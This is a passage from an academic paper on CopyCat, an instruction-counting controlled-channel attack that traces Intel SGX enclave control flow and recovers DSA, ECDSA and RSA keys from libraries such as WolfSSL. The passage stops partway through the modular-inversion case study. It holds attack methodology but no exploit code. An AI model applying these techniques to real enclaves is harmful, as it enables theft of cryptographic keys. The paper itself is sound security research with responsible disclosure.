In the past years, we have seen a continuous stream of software-based side-channel attacks [3, 7, 24, 28, 46, 82, 83]. A first category of microarchitectural timing attacks commonly abuses optimizations in modern processors, where secret-dependent state is accumulated in various microarchitectural buffers during the victim's execution. If these buffers are not flushed before a context switch to an attacker domain, victim secrets can be reconstructed by observing timing variations by the attacker. The success of these attacks critically relies on subtle timing differences, making them inherently non-deterministic and prone to measurement noise [28]. Usually, this class of stateful attacks can be eliminated by isolating leaky microarchitectural resources [23, 45, 66, 79].

Orthogonal to the first class of microarchitectural timing attacks, recent research on *controlled-channel* attacks [29, 72, 74, 80] has abused the processor's privileged software interface to extract fully deterministic, noise-free side-channel access patterns from enclave applications. While the operating system (OS) was traditionally not considered to be under the attacker's control, this assumption fundamentally changed with the rise of trusted execution environments (TEEs), such as Intel SGX. Prior research [72, 80] has identified page-table accesses and faults as privileged interfaces that can be exploited as no-noise controlled channels to deterministically reveal enclave memory accesses at a 4 KiB page-level granularity. The paging channel has drawn considerable research attention since it abuses an intrinsic property of the x86 processor architecture without relying on microarchitectural states. In particular, controlled-channel attacks have proven to be challenging to mitigate in a principled way, in spite of numerous defense proposals [20, 21, 50, 56, 60, 61, 65].

In this work, we show that the resolution of deterministic controlled-channel attacks extends well beyond the relatively coarse-grained 4 KiB page-level granularity. We introduce CopyCat, an innovative *interrupt-counting* channel that can precisely reconstruct the intra-page control flow of a secure enclave at a maximal, instruction-level granularity. Our attack leverages the SGX-Step [70] framework to forcibly step into a victim enclave code exactly one instruction at a time. While high-frequency timer interrupts have previously been leveraged to boost microarchitectural timing attacks [30, 34, 44, 47, 71], we exploit the architectural interrupt interface itself as a deterministic controlled channel. In short, our attacks rely on the key observation that merely counting the number of times a victim enclave can be inter-

rupted directly reveals the number of executed instructions. We show that combining our fine-grained interrupt-based counting technique with traditional, coarse-grained page-table access patterns [72, 74] as a secondary oracle allows us to construct highly effective and deterministic attacks that track enclave control flow at a maximal, instruction-level granularity. Crucially, the improved temporal dimension of CopyCat overcomes the spatial resolution limitation of prior controlled-channel attacks, invalidating a key assumption in some prior defenses [39, 61] that presumes that adversaries can only deterministically monitor enclave memory accesses at a coarse-grained 4 KiB granularity. Furthermore, in contrast to previous high-resolution SGX side channels [3, 44, 46, 47, 71] that rely on timing differences from contention in some shared microarchitectural state, CopyCat cannot be transparently mitigated by isolating microarchitectural resources.

To demonstrate the strength of CopyCat, we develop single-trace attacks that allow efficient cryptographic key recovery from multiple widely-used cryptographic libraries. We extend the cryptanalysis of the binary Euclidean algorithm, which is used for modular inversion in most of the common libraries we examined, and give novel algorithms for efficiently recovering cryptographic keys from a single control flow trace for DSA and ECDSA digital signature generation and RSA key generation. The libraries we examined implemented numerous mitigations against side-channel attacks, including always-add-and-double for elliptic curve scalar multiplication and RSA exponent masking, but these protections were insufficient to protect against CopyCat. We conclude that new classes of defenses will be necessary to protect against this type of high-granularity, deterministic, and noise-free attack.

Contributions. In summary, our main contributions are:

- We propose CopyCat: a novel deterministic controlled-channel attack to leak runtime control flow from Intel SGX enclaves without noise at an instruction-level granularity.
- We explore the impact of CopyCat on non-crypto applications by defeating a state-of-the-art compiler hardening technique against branch shadowing attacks.
- In an extensive empirical case study of side-channel vulnerabilities in widely-used cryptographic libraries including WolfSSL, Libgcrypt, OpenSSL, and Intel IPP, we verify the practicality and capability of these attacks, demonstrate several attacks, and report vulnerabilities in some of these libraries.
- We devise new algorithmic techniques to exploit these vulnerabilities in DSA, ECDSA, and ElGamal, as well as RSA key generation, which result in complete key recovery in the context of Intel SGX.
- Finally, we outline requirements and pitfalls for countermeasures and mitigations in hardware and software.

Responsible Disclosure. We reported the weaknesses in WolfSSL in Nov. 2019 and provided guidelines for mitigation, tracked via CVEs 2019-1996{0,1,3} and CVE-2020-7960. We reported our findings to OpenSSL and Libgcrypt teams in Feb. 2020. OpenSSL replaced `BN_gcd` with a constant-time implementation [10] in version 1.1.1e. Libgcrypt issued a similar fix that will appear in version 1.8.6.

We shared our attack with the Intel product security incident response team (iPSIRT), who acknowledged that CopyCat leaks side-channel information, but re-iterated that protecting against side channels requires the enclave developer to follow the constant-time coding best practices as advised by Intel [41]. Section 7 elaborates further on mitigations and explains how fully preventing our attacks requires the meticulous application of constant-time programming paradigms.

2 Background and Related Work

2.1 Side-Channel Attacks on Intel SGX

Recent Intel processors include software guard extensions (SGX) [40] to allow trusted execution of critical code in so-called *enclaves* on top of a potentially compromised OS. SGX enclaves are isolated at runtime in a memory area that is transparently encrypted and can be remotely attested by the processor. Dedicated `eenter` and `eexit` instructions switch the processor in and out of "enclave mode".

Importantly, while the confidentiality and integrity of enclaved execution is always safeguarded by the processor, traditionally privileged OS software remains in charge of availability concerns. SGX enclaves live in the virtual address space of a conventional, user-space process. To allow for demand-paging and oversubscription of the physically available encrypted memory, enclave page-table mappings are verified but remain under the explicit control of the untrusted OS. Recent address translations may be cached in an internal translation lookaside buffer (TLB), which is flushed by the processor on every enclave transition. When delivering asynchronous interrupts or exceptions, the processor takes care to securely save and scrub CPU registers before exiting the enclave, which can be subsequently re-entered through the `eresume` instruction. Furthermore, in case of a page-fault event, the processor clears the lower bits representing the page offset in the reported address to ensure that the OS can only observe enclave memory accesses at a 4 KiB page-level granularity.

While Intel SGX provides strong architectural isolation, several studies have highlighted that enclave secrets may still leak through side-channel analysis. Table 1 summarizes how all previously demonstrated side-channel attacks fall into two categories:[1] *(i)* microarchitectural timing attacks, which may achieve a high granularity but are inherently prone to measurement noise, and *(ii)* fully deterministic controlled-channel attacks that only offer a relatively coarse grained 4 KiB

[1] Transient-execution attacks [57, 67, 68] are orthogonal to metadata leakage through side channels and require recovery of the trusted computing base through complementary microcode and compiler mitigations.

Table 1: Characterization of demonstrated Intel SGX microarchitectural side channels (top) and controlled channels (bottom). Our novel CopyCat technique is highlighted at the bottom and combines noise-free interrupt counting measurements with deterministic page table accesses to reconstruct enclave-private control flow at a maximal, instruction-level granularity.

	Attack	Code/Data	Granularity	Noise
µ-arch contention	DRAM row buffer conflicts [74]	Code + data	✘ Low (1-8 KiB)	✘ High
	Prime+Probe cache conflicts [15, 30, 47, 58]	Code + data	✘ Med (64-512 B cache line/set)	~ Med
	Read-after-write false dependencies [46]	Data	✔ High (4 B)	✘ High
	Branch prediction history buffers [24, 34, 44]	Code	✔ High (branch instruction)	~ Low
	Interrupt latency [71]	Code + data	✔ High (instruction latency class)	✘ High
	Port contention [3]	Code	✔ High (µ-op execution port)	✘ High
Ctrl channel	Page faults [80] and page table A/D bits [72, 74]	Code + data	✘ Low (4 KiB)	✔ Deterministic
	IA-32 segmentation faults [29]	Code + data	✘ Low/high (4 KiB; 1 B for enclaves $\leq$ 1 MiB)	✔ Deterministic
	Page table Flush+Reload [72]	Code + data	✘ Low (32 KiB)	~ Low
	CopyCat	**Code**	✔ **High (instruction)**	✔ **Deterministic**

page-level granularity. CopyCat proposes the only generally applicable controlled-channel attack that is both fully deterministic and offers a maximal, instruction-level granularity.

Microarchitectural Contention. Microarchitectural timing side-channel attacks exploit the fact that various resources, such as caches [15, 30, 47, 58], DRAM row buffers [74], branch predictors [24, 34, 44], dependency resolution logic [46], or execution ports [3] are competitively shared between sibling CPU threads or not flushed when exiting the enclave. This contention causes measurable timing differences in the attacker domain, allowing the attacker to infer the private control flow or data access pattern of the enclave with varying degrees of granularity. In the context of a TEE such as Intel SGX, such attacks can be mounted with less noise and improved resolution because the adversary controls the OS.

In particular, one line of work has developed interrupt-driven attacks [30, 44, 47, 70] that rely on frequent enclave preemption to sample side-channel measurements at an improved temporal resolution. This technique has been demonstrated to amplify side-channel leakage from the cache [47], the branch target buffer [44], and the directional branch predictor [34]. Similar techniques have been applied to attack ARM TrustZone [54]. Nemesis [71] showed that while single stepping, the response time to service an interrupt may reveal which instruction is being executed in the pipeline. The SGX-Step framework [70] has been leveraged in several other microarchitectural attacks [2, 34, 57, 67, 68, 71] to reliably single-step enclaves at a *maximal* temporal resolution by means of precise and short timer interrupt intervals.

Controlled-Channel Attacks. Xu et al. [80] first showed how privileged adversaries can revoke access rights on a specific enclave page and be deterministically notified by means of a page-fault signal when the enclave next accesses that page. They demonstrated several attacks on non-cryptographic applications by observing that page-fault sequences uniquely identify specific points in the victim's execution. Subsequent work [72, 74] developed stealthier techniques to extract the same information without provoking page faults. These attacks interrupt the victim enclave to forcefully flush the TLB and provoke page-table walks, which can later be reconstructed through "accessed" and "dirty" attributes or cache timing differences for untrusted page-table entries. Finally, Gyselinck et al. [29] demonstrated an alternative controlled-channel attack that abuses legacy IA32 segmentation faults. Their attack offers an improved, byte-level granularity in the first MiB of the enclave address space, but only for the unusual case of a 32-bit enclave, and this behavior has since been fixed in recent microcode.

With CopyCat, we contribute an improved attack technique to refine the resolution of existing controlled channels by precisely counting the number of executed enclave instructions between successive page accesses. Prior work has similarly suggested an additional temporal dimension for the paging channel by using interrupts to reconstruct `strlen` loop iterations [69, 70], or by logging noisy wall-clock time [74] for page-access events to improve stealthiness and reduce the number of TLB flushes. Recent work [42] on enclave control flow obfuscation furthermore investigated using single-stepping in an SGX simulator to probabilistically identify software versions in an emulated enclave debug environment. In contrast to these specialized cases, CopyCat explicitly recognizes instruction counting as a practical and generically applicable attack primitive that can deterministically capture the execution trace within a single enclave code page.

2.2 Cryptographic Signature Schemes

Signature schemes are extensively used for remote attestation and authentication of trusted enclaves such as Intel SGX [39]. Moreover, TEEs like Intel SGX can promise trusted execution of these algorithms for a wide range of applications such as trusted key management [25] and private contact discov-

ery [62]. In this section, we provide an overview of signing algorithms based on public-key cryptography (PKC) that are used in our attack demonstrations.

RSA. RSA keys [53] are generated as follows:

1. Choose large prime numbers p and q, compute $N = pq$,
2. Compute the least common multiple $\lambda(N) = lcm(p\text{-}1, q\text{-}1)$,
3. Choose e such that $1 < e < \lambda(N)$ and $gcd(e, \lambda(N)) = 1$,
4. Compute $d = e^{-1} \bmod \lambda(N)$.

(N, e) are public and $(p, q, \lambda(N), d)$ are private. RSA implementations commonly use the Chinese remainder theorem (CRT) to reduce computation time, and generate additional private values $d_P = d \bmod (p-1)$, $d_Q = d \bmod (q-1)$, and $q_{inv} = q^{-1} \bmod p$. A signature is the value $s = h^d \bmod N$ where h is a hashed and padded message. Signature verification checks if $h \equiv s^e \bmod N$. To prevent side-channel attacks on signature generation, most implementations blind the input h with a random r before computing the modular exponentiation: $s_b = (hr^e)^d \bmod N = h^d r \bmod N$. Later, the unblinded signature can be computed as $s = s_b r^{-1} \bmod N$. As a result, attacks on RSA key generation have gained recent attention [2, 5]. However, since the private key parameters are only computed once, an attack against RSA key generation must only require a single trace.

DSA and ElGamal. In the Digital Signature Algorithm (DSA) [26], the public parameters are a prime p, another prime divisor n of $p-1$, and the group generator g. The private key x is chosen randomly such that $1 < x < n-1$, and the public key is $y = g^x \pmod p$. To sign a message hash h:

1. Choose a random secret k such that $1 < k < n-1$,
2. Compute $r = g^k \bmod p \bmod n$,
3. Compute $s = k^{-1}(h + r \cdot x) \bmod n$.

(r, s) is the output signature pair.

In the ElGamal signature scheme, an alternative to DSA, the first signature pair r is computed similarly, but the second pair is computed as $s = k^{-1}(h - r \cdot x) \bmod (p-1)$.

ECDSA. Elliptic-curve DSA (ECDSA) is similar to DSA. The public parameters are an elliptic curve E with scalar multiplication operation $\times$, a point G on the curve, and the integer order n of G over E. The secret key d is a random integer satisfying $1 < d < n-1$, and the public key is $Q = d \times G$. Signature generation for a message hash h is as follows:

1. Choose a random secret k such that $1 < k < n-1$,
2. Compute $(x, y) = k \times G$ and $r = x \bmod n$,
3. Compute $s = k^{-1}(h + r \cdot d) \bmod n$.

(r, s) is the output signature pair.

In DSA, ECDSA and ElGamal, it is critical for k to be uniquely chosen for each signature generation and to remain secret. Exposing one instance of k for a known signature results in a simple key recovery: $d = r^{-1}(s \cdot k - h) \bmod n$. Since k is an ephemeral value, a noisy side-channel attack against k cannot reduce the sampling noise using multiple runs of the attack. However, as discussed in Section 2.3, lattice attacks can recover the signing key from partial knowledge of k for many signatures. In Section 4.2 and Section 5, we show that we can recover the entire ephemeral k deterministically in a single trace of the computation of the modular inverse $k^{-1} \bmod n$. Single-trace attacks on signature generation illustrate vulnerabilities even in scenarios where an attacker cannot trigger multiple signature generation operations or can only collect a single trace.

2.3 Side-Channel Attacks on PKC Schemes

Public-key algorithms that execute variable operations for each bit of a secret input, like the square-and-multiply algorithm for modular exponentiation, and scalar multiplication based on Montgomery ladders, are susceptible to side-channel leakage. Such algorithms have been exploited in naive attacks [81, 82, 84] where the victim is triggered many times to compensate for potential sampling noise. These attacks generally conclude with the recovery of most of the secret bits. Nowadays, most implementations have adopted constant-time algorithms like fixed-window scalar multiplication to mitigate such attacks [52].

Key Recovery using Partial Information. Key recovery from DSA and ECDSA with partial knowledge of the nonce k can be solved efficiently using lattices [13, 49]. These attacks apply to the case when a few bits are leaked about the nonce for multiple signatures, and the adversary can sample many signatures. Researchers have applied lattice-based attacks to non-constant time algorithms that leak some information about k [8, 51, 55]. Garcia et al. [27] demonstrate an attack that recovers the sequence of divisions and subtractions from the binary extended Euclidean algorithm (BEEA) for modular inversion. They observe that this sequence leaks some least significant bits of k and apply a lattice-based key recovery algorithm. In contrast, CopyCat allows full key recovery from a single DSA signature trace, even for a compact BEEA implementation (§4.2). We generalize this attack to another vulnerable modular inverse implementation used for DSA, ECDSA, and ElGamal (§5).

Even subtle implementation flaws that leak the bit length of k are sufficient for multi-trace lattice-based key recovery [16, 22, 48]. In these cases, while the algorithm was implemented with enough care to avoid secret-dependent conditional statements, they leak the bit length by skipping the most significant zero bits of k. In Section 4.4, we exploit a countermeasure against this attack to precisely leak the nonce length, and recover the secret key using a lattice attack.

Single-Trace Attacks on RSA. Recent work has demonstrated a single-trace side-channel attack against RSA key

generation that leaks the sequence of divisions and subtractions from the BEEA during the coprimality test $\gcd(e, p-1)$ [4, 75] or secret key generation $d = e^{-1} \bmod \lambda(N)$ [18]. These attacks recover the secrets $(p-1)$ or $lcm(p-1, q-1)$ from this sequence when e is small enough to be brute forced, which is typically the case in practice[2]. The proposed mitigation is to increase the size of the input e by masking it with a random variable that may be hard coded [18]. In Section 4.3, we use CopyCat to recover all the branches from BEEA, not just the sequence of divisions and subtractions.We propose a novel algorithm that uses this information to recover the private factors p and q from $e^{-1} \bmod \lambda(N)$. Our attack works even for large e, thwarting the above mitigations.

Furthermore, our algorithm is even able to recover the key from a modular inversion algorithm with multiple unknowns. We demonstrate a novel end-to-end single-trace attack on the CRT computation $q^{-1} \bmod p$. In a concurrent and independent work, Aldaya et al. [2] outline a different key recovery algorithm for $q^{-1} \bmod p$ that is not always successful. Our single-trace attacks on RSA in Section 4.3 use a branch-and-prune algorithm inspired by Heninger and Shacham [31]. Bernstein et al. applied a variant of branch-and-prune algorithm to recover RSA keys from a sliding-window modular exponentiation implementation [9]. Similarly, Yarom et al. demonstrated an attack with intra-cache line granularity on a fixed-window implementation of modular exponentiation that recovers a fraction of the bits [83]. In Section 5, we generalize our attack to implementations of BEEA used in other popular cryptographic libraries. We demonstrate attacks against $gcd(p-1, q-1)$ in OpenSSL X.931 RSA and $q^{-1} \bmod p$ and $e^{-1} \bmod \lambda(N)$ in WolfSSL and Libgcrypt.

3 CopyCat Attack

Attacker Model. We assume the standard Intel SGX root adversary model with full control over the untrusted OS [40]. SGX's strong threat model is justified, for instance, by considering untrusted cloud providers under the jurisdiction of foreign nation states, or end users with an incentive to break DRM technology running on their own device. Following prior work, we assume a remote, software-only adversary who has compromised the untrusted OS, allowing the x86 APIC timer device to be configured to precisely interrupt the enclave [30, 44, 47, 70] and modify page-table entries to learn enclaved memory accessed at a 4 KiB granularity [61, 72, 80]. Like previous attacks, we further assume knowledge of the victim application, either through source code or the application binary. We assume the enclave code is free from memory-safety vulnerabilities [69] and the Intel SGX platform is properly updated against transient-execution attacks [57, 67].

The adversary's goal is to learn fine-grained control-flow decisions in the victim enclave. In contrast to noisy microarchitectural side channels [3, 15, 44, 46, 47, 71], we can also target victims who process a secret only *once* in a single run (as is the case in key generation) and hence victims who cannot be forced to repeatedly perform computations on the same secret multiple times. Crucially, in contrast to prior controlled-channel attacks [72, 80], CopyCat offers intra-page granularity and we assume that conditional control flow blocks in the victim enclave are aligned "to exist entirely within a single page" as officially recommended by Intel [39].

[2] e is commonly chosen as $2^{16}+1 = 65537$.

3.1 Building the Interrupt Primitive

Debug features like the x86 single-step trap flag are explicitly disabled by the Intel SGX design [40] while in enclave mode. Recent research, however, has demonstrated that root adversaries may abuse APIC timer interrupts to forcibly pause a victim enclave at fixed time intervals. We build our interrupt primitive on top of the open-source SGX-Step [70] framework, which offers a maximal temporal resolution by reliably interrupting the victim enclave at most one instruction at a time. SGX-Step comes in the form of a Linux kernel driver and runtime library to configure APIC timer interrupts and untrusted page-table entries directly from user space.

Deterministic Single-Stepping. We first establish a suitable value for the platform-specific `SGX_STEP_TIMER_INTERVAL` parameter using the SGX-Step benchmark tool on our target processor. This ensures that the victim enclave always executes at most one instruction at a time. Previous studies [34, 70, 71] have reported reliable single-stepping results with SGX-Step for enclaves with several hundred thousand instructions where in the vast majority of cases ($> 97\%$) the timer interrupt arrives within the *first* enclave instruction after `eresume`, *i.e.*, single-step, and in *all* other cases the interrupt arrives within `eresume` itself, *i.e.*, zero-step before an enclave instruction is ever executed. Furthermore, zero-step events can be filtered out by observing that the "accessed" bit in the untrusted page-table entry mapping the enclave code page is only ever set by the processor when the interrupt arrived after `eresume` and the enclave instruction has indeed been retired [71]. Hence, to achieve noiseless and deterministic single-stepping for revealing code and data accesses at an instruction-level granularity, we rely on the observation that a properly configured timer *never* causes a multi-step, and we discard any zero-step events by querying the "accessed" bit in the untrusted page-table entry mapping the current enclave code page. The experimental evaluation in Section 4 confirms that our single-stepping interrupt primitive indeed behaves fully deterministically when using CopyCat to count several millions of enclave instructions.

Before entering single-stepping mode, we first use a coarse-grained page-fault state machine to easily advance the enclaved execution to a specific function invocation on the tar-

geted code page. Such page-fault sequences have priorly been shown to uniquely locate specific execution points in large binaries [61, 75, 80]. Once the specific code page of interest has been located, CopyCat starts counting instructions until detecting the next code or data page access to reveal instruction-level control flow.

Effects of Macro Fusion. Interestingly, we found that CopyCat can also be used to study a microarchitectural optimization in recent Intel Core processors, referred to as *macro fusion* [38, 77]. The idea behind this optimization technique is to combine certain adjacent instruction pairs in the front-end into a single micro-op that executes with a single dispatch and hence frees up space in the processor pipeline.

Intel documents that fusion only takes place for some well-defined compare-and-branch instruction pairs [38, §3.4.2.2], which are additionally not split on a cache line boundary [38, §2.4.2.1]. We experimentally found that for fusible instruction pairs, CopyCat consistently counts only *one* interrupt, even though the enclave-private program counter has been advanced with *two* assembly instructions forming the fused pair. Our experimental observations on Kaby Lake confirm Intel's documented limitations, e.g., `test;jo` can be fused (interrupted once) but not `cmp;jo` (interrupted twice); and fusible pairs that are split across an exact cache line boundary are not fused (interrupted twice). Importantly, we found that macro fusion does *not* impact the reliability of CopyCat as a deterministic attack primitive. That is, we consistently observed in all of our attacks that macro fusion depends solely on the architectural program state, *i.e.*, opcode types and their alignments, and hence a given code path always results in the same, deterministic number of interrupts.

To the best of our knowledge, CopyCat contributes the first methodology to independently research and reverse-engineer macro fusion optimizations in Intel processors. While our observations confirm that macro fusion behaves as specified, we consider a precise understanding of macro fusion of particular importance for compile-time hardening techniques that balance conditional code paths (§7).

3.2 Instruction-Level Page Access Traces

Leakage Model. CopyCat complements the coarse-grained 4 KiB spatial resolution of previous page fault-driven attacks with a fully deterministic temporal dimension. By interrupting after every instruction and querying page-table "accessed" bits, CopyCat adversaries obtain an instruction-granular trace of page visits performed by the enclave. This trace may reveal private branch decisions whenever a secret-dependent execution path does not access the exact same set of code and data pages at every instruction offset in both branches. Importantly, even when both execution paths access the same sequence of code and data pages, and hence remain indistinguishable for a traditional page-fault adversary [80],




Figure 1: Balanced if/else statement (top), compiled to assembly (left). Precise page-aligned, intra-cache line conditional control flow can be deterministically reconstructed with instruction-granular CopyCat page access traces (right).

we show below that compilers may in practice still emit unbalanced instruction counts between page accesses in both branches. Sections 6 and 7 elaborate further on the limitations of this leakage model and the precise requirements for static code balancing solutions.

If/Else Statement. Conditional branches are pervasive in all applications [30, 32, 44, 80], but even side-channel hardened cryptographic software may assume that carefully aligned if/else statements or tight loops cannot be reliably reconstructed (§4). Figure 1 provides a minimal example of an if statement that has been hardened using a balancing else branch, e.g., as in the Montgomery Ladder algorithm. The corresponding assembly code, as compiled by `gcc`, indeed only differs in a single x86 instruction that can fit entirely within the same page and cache line. This if branch is hence indistinguishable for a page-fault or cache adversary. While finer-grained, branch prediction side channels may still be able to reconstruct the branch outcome, these attacks typically require several runs of the victim and can be trivially addressed by flushing the branch predictor on an enclave exit.

Figure 1 illustrates how CopyCat can deterministically reconstruct the branch outcome merely by counting the number of instructions executed on the P_0 code page containing the if branch before control flow is eventually transferred to the P_1 code page containing the `add` function, as revealed by probing the "accessed" bit in the corresponding page-table entry. The example furthermore highlights that even if all of the code were to fit on a single code page $P_0 = P_1$, CopyCat adversaries could still distinguish both branches by comparing the relative position of the data access to the stack page S performed by the `call` instruction. In particular, while traditional page-fault adversaries always see the same *page fault sequence* (P_0, S, P_1), independent of the secret, CopyCat enriches this information with precise instruction counts, resulting in distinguishable *instruction-level page access traces* (P_0, P_0, S, P_1) vs. (P_0, P_0, P_0, S, P_1).




Figure 2: Conditional data assignments in a page-aligned switch statement (left) deterministically leak through their relative positions in the precise, instruction-granular page access traces extracted by CopyCat (right).

Switch-Case Statement. As a further example, Figure 2 illustrates precise control-flow recovery in a switch-case statement, where the code blocks again fall entirely within a single page and cache line, and where the same data is accessed in every case. While traditional page-fault adversaries always observe an identical, input-independent access sequence to the code and data pages, and the tight sequence of conditional jumps poses a considerable challenge for branch prediction adversaries [44], CopyCat deterministically reveals the entire control flow through the *relative* position of the data access in the instruction-granular page access traces.

3.3 Defeating Branch Shadowing Defenses

To highlight the importance of CopyCat for non-cryptographic applications, we employ its improved resolution to defeat a state-of-the-art compiler defense [32] against branch predictor leakage. This again shows that CopyCat changes the attack landscape and requires orthogonal mitigations when compared to microarchitectural side channels.

Branch Shadowing Mitigation. Lee et al. [44] first proposed Zigzagger, an automated compile-time approach to defend against branch-shadowing attacks by rewriting conditional branches using `cmov` and a tight trampoline sequence of unconditional jump instructions. However, the security of their compiler transformation critically relies on the trampoline sequences being non-interruptible, and several proof-of-concept attacks on Zigzagger have been demonstrated using precise interrupt capabilities [29, 70, 71]. In response, Hosseinzadeh et al. [32] designed an improved compiler mitigation that employs runtime randomization to dynamically shuffle jump blocks on the trampoline area, thereby effectively hiding branch targets and making branch shadowing attacks probabilistically infeasible. Figure 3 illustrates how conditional branches are redirected through randomized jump locations ① on the trampoline page, while ensuring that all jumps ② outside of the trampoline are always executed in the same order. Finally, to protect against timing attacks, trampoline code is explicitly balanced with dummy instructions ③ to compensate for skipped blocks in the instrumented code.




Figure 3: Compiler mitigation [32] for branch prediction side channels. CopyCat reveals control flow via the number of instructions executed on the trampoline page (red, dashed).

Case-Study Attack. We evaluated CopyCat on the open-source[3] release of the compiler hardening scheme [32] based on LLVM 6.0. First, we found that the dummy instruction balancing pass is not always entirely accurate and may result in execution paths that differ slightly by one or two instructions (cf. Appendix A.2). Crucially, while such subtle deviations would indeed very likely not be exploitable through timing, as originally envisioned by the mitigation, we experimentally validated that the unbalanced paths can be fully deterministically distinguished by CopyCat adversaries. Second, even when the code paths are perfectly balanced, Figure 3 illustrates that merely counting the *number* of instructions executed on the trampoline page deterministically reveals whether the victim is executing balancing dummy code in a trampoline block or the actual if block on the instrumented code page. Note that the compiler carefully maintains a constant jump order when moving back and forth between the trampoline area and the instrumented code, ensuring that the execution remains oblivious to classical page-fault adversaries [61, 80] who will always observe the exact same *sequence* of pages regardless of the actual code blocks being executed.

4 Unleashing CopyCat on WolfSSL

WolfSSL is a prominent, FIPS-certified solution officially supporting Intel SGX [78]. In a case study on the WolfSSL cryptographic library, we show that CopyCat enables attacks that were not previously possible without a deterministic and fine-grained leakage model. In Section 4.1, we outline our controlled-channel attack using CopyCat to precisely recover the full execution trace of WolfSSL's implementation of the binary extended Euclidean algorithm (BEEA), which is used for modular inversion of cryptographic secrets in DSA, ECDSA, and RSA. Precise recovery of the full execution flow of BEEA enables new single-trace algorithmic attacks on both DSA signing and RSA key generation, as demonstrated in Sections 4.2 and 4.3, respectively. Finally, we apply CopyCat to bypass incomplete side-channel mitigations and recover de-

[3] Branch shadowing mitigation: https://github.com/SSGAalto/sgx-branch-shadowing-mitigation

terministic partial information on ECDSA signatures, which allows for efficient key recovery via lattices.

Experimental Setup. Our experimental setup includes a desktop Intel Core i7-7700 CPU that supports Intel SGX and is updated with the latest microcode (0xca) running Ubuntu 16.04 with kernel 4.14.0-72-generic. We use the SGX-Step [70] framework v1.4.0 to implement our attacks on the latest stable WolfSSL version 4.2.0. WolfSSL officially supports compilation for Intel SGX enclaves. We implemented our key recovery attacks in SageMath version 8.8.

4.1 CopyCat on BEEA

Computing the modular inverse or greatest common divisor (GCD) using the binary extended Euclidean algorithm (BEEA) has previously exposed cryptographic implementations to side-channel attacks [1, 27, 75]. The BEEA, as shown in Algorithm 1, is not constant time and can leak various bits of its input. However, previous attacks are limited to recovering only partial and noisy information about the secret input. This limitation stems from low spatial resolution and the presence of noise. For instance, a cache- or page-level attacker who can distinguish which arithmetic subroutines have been invoked cannot determine the outcome of the comparison at line 13 since both directions of the branch generate exactly the same sequence of memory access patterns. In addition, the arithmetic functions may fit within the same page and become indistinguishable for a page-level adversary. Alternatively, a cache attacker may try to track the outcome of these branches within the same page by tracking the corresponding instruction cache lines for the BEEA subroutine. However, a compact implementation of this algorithm can fit multiple branches within the same cache line. While some microarchitectural attacks on the instruction stream may leak some of these low-level branch outcomes, they are all prone to various amounts of noise [3, 24, 34, 44, 71].

WolfSSL supports two different BEEA implementations in subroutines `fp_invmod_slow` and `fp_invmod`.[4] The former is a straightforward implementation, and the latter is a compact implementation that only supports odd moduli. We analyze both implementations and show how to use CopyCat to recover the runtime control flow of these implementations deterministically and without noise.

Binary Layout of Modular Inversion. After compilation, the subroutines `fp_iseven` and `fp_isodd` are simply inlined within the same page as their caller `fp_invmod_slow`. However, the arithmetic functions *A*=`fp_add`, *C*=`fp_cmp`, *D*=`fp_div_2`, and *S*=`fp_sub` are external calls and reside in a new page. Analyzing these arithmetic functions (A, C, D, S), including their internal subroutines, shows that they span 2,895 bytes. Hence, it is reasonable to assume that they can fit into a single 4 KiB page, thus preventing a page-level attacker from distinguishing them at runtime altogether. In addition, even assuming they do not align within the same page, reconstructing the exact execution flow is still impossible. For example, the transition from *S* to *D* can result from multiple different code paths. The instructions for `fp_invmod_slow` can fit into fewer than 6 cache lines with multiple basic blocks[5] overlapping within the same line.

Algorithm 1 Modular inversion using the BEEA. In the optimized compact implementation when the modulus is odd, highlighted (blue) statements are removed.

```
1:  procedure MODINV(u, modulus v)
2:      b_i ← 0 d_i ← 1, u_i ← u, v_i = v, a_i ← 1, c_i ← 0
3:      while isEven(u_i) do
4:          u_i ← u_i/2
5:          if isOdd(b_i) then
6:              b_i ← b_i − u, a_i ← a_i + v
7:          b_i ← b_i/2, a_i ← a_i/2
8:      while isEven(v_i) do
9:          v_i ← v_i/2
10:         if isOdd(d_i) then
11:             d_i ← d_i − u, c_i ← c_i + v
12:         d_i ← d_i/2, c_i ← c_i/2
13:     if u_i > v_i then
14:         u_i ← u_i − v_i, b_i ← b_i − d_i, a_i ← a_i − c_i
15:     else
16:         v_i ← v_i − u_i, d_i ← d_i − b_i, c_i ← c_i − a_i
17:
        return d_i
```

WolfSSL also supports a modified version of BEEA, `fp_invmod` specialized to the case of odd modulus, which is used for RSA $q^{-1} \bmod p$ (§4.3) and DSA $k^{-1} \bmod n$ (§4.2). The control flow and overall layout for `fp_invmod` are similar to the above implementation but it is more compact, as some of the arithmetic statements have been removed. `fp_invmod` can fit into fewer than 4 cache lines with multiple overlapping basic blocks.

Recovering BEEA Control-Flow Transfers. We analyzed the runtime control flow of `fp_invmod_slow` by matching its disassembly with the execution trace we recovered from running CopyCat. Figure 4 shows the control flow transfers at page-level granularity for the page corresponding to `fp_invmod_slow` and the page corresponding to arithmetic functions (Circles). Additionally, the weight of each arrow shows the number of instructions that are executed for `fp_invmod_slow` before accessing the page corresponding to arithmetic functions. The division loop for u_i (*u-loop*) and v_i (*v-loop*) have a similar control flow. In addition, the two blocks of substitutions after the comparison of $u > v$ have similar control flow for both the left *S1* and right *S2* direction.

